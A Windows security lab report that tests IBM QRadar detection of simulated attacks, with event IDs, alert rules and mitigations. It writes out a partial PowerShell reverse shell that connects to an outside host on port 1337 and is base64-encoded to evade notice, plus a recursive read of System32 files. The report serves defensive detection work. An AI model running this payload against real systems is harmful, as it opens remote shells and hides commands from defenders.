QRadar Monitoring and Alerting Report

Lab Purpose: Detection and analysis of simulated malicious behavior on Windows

Log Source: Windows 10 VM (192.168.1.6)

SIEM: IBM QRadar


# Summary

This lab simulated three malicious behaviors on a Windows system. The goal was to validate QRadar’s ability to log and detect:  
- Obfuscated reverse shell execution  
- Unauthorized privilege escalation attempts  
- Mass file access resembling ransomware behavior  
Logs were forwarded to QRadar using Sysmon and Winlogbeat.

# 1. Simulated Reverse Shell Execution


## Payload Summary (PowerShell):

$cmd = 'powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.1.100',1337);..."'  
$encoded = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($cmd))  
powershell.exe -EncodedCommand $encoded



## Logs Observed:

- Event ID 4104: PowerShell script block logging  
- Sysmon Event ID 1: Process creation (powershell.exe with -EncodedCommand)  
- Sysmon Event ID 3: Possible outbound TCP connection



## Alert Recommendation:


## Mitigation:

- Enable PowerShell logging (Module + ScriptBlock)  
- Block outbound traffic on uncommon ports (e.g., 1337)  
- Use AppLocker or WDAC to block encoded commands  
- Alert on suspicious PowerShell command line arguments

# 2. Privilege Escalation Attempt


## Simulation:

Start-Process powershell -Verb runAs



## Logs Observed:

- Windows Event ID 4672: Special privileges assigned  
- Event ID 4688: New process created with elevated token  
- Sysmon ID 1 (optional): Process tree showing elevation



## Alert Recommendation:

Rule Name: Suspicious Privilege Escalation Attempt  
QRadar Rule Logic:  
- Process creation with 'IntegrityLevel = High' AND 'ParentProcess' is user-initiated  
- Event ID 4672 followed by 4688 within a short time

## Mitigation:

- Require password on UAC prompts  
- Monitor for suspicious use of runAs or elevation requests  
- Enable audit logon and privilege use events

# 3. Mass File Access (Recon or Ransomware Behavior)

## Simulation:

Get-ChildItem -Recurse C:\Windows\System32 | ForEach-Object { Get-Content $\_.FullName -ErrorAction SilentlyContinue }

## Logs Observed:

- Sysmon Event ID 11: File access logs for many files  
- High event volume in a short time  
- Possibly flagged as abnormal by behavioral rules



## Alert Recommendation:

Rule Name: Unusual File Access Volume  
QRadar Rule Logic:  
- >50 Sysmon ID 11 events from the same process/user in 1 minute  
- Directory = C:\Windows, C:\Users, or C:\Program Files

## Mitigation:

- Monitor for burst file reads  
- Enable file integrity monitoring (FIM)  
- Block or alert on unknown PowerShell scripts accessing sensitive directories

# QRadar Configuration Overview

| Component | Status |
| --- | --- |
| Sysmon Logging | Installed and Configured |
| Winlogbeat Forwarding | Logs forwarded via UDP 514 |
| PowerShell Logging | Enabled via Group Policy |
| QRadar Log Source | Windows Host recognized |
| Custom Rules | Created manually |
| Offense Triggered | Triggered in Simulation |
| Screenshots | Captured for all behaviors |

# Attachments

- Screenshot 1: Encoded PowerShell reverse shell (Event ID 4104 / Sysmon ID 1)  
- Screenshot 2: Privilege escalation logs (Event IDs 4672 and 4688)  
- Screenshot 3: File access storm (Sysmon ID 11)

# Conclusion

QRadar successfully ingested logs and displayed activity related to simulated attacks. With appropriate rules in place, offenses can be triggered for:  
- Obfuscated PowerShell  
- Elevated token usage  
- High file access rate (ransomware-like behavior)  
  
The simulation confirms visibility and provides a strong foundation for building behavior-based detections.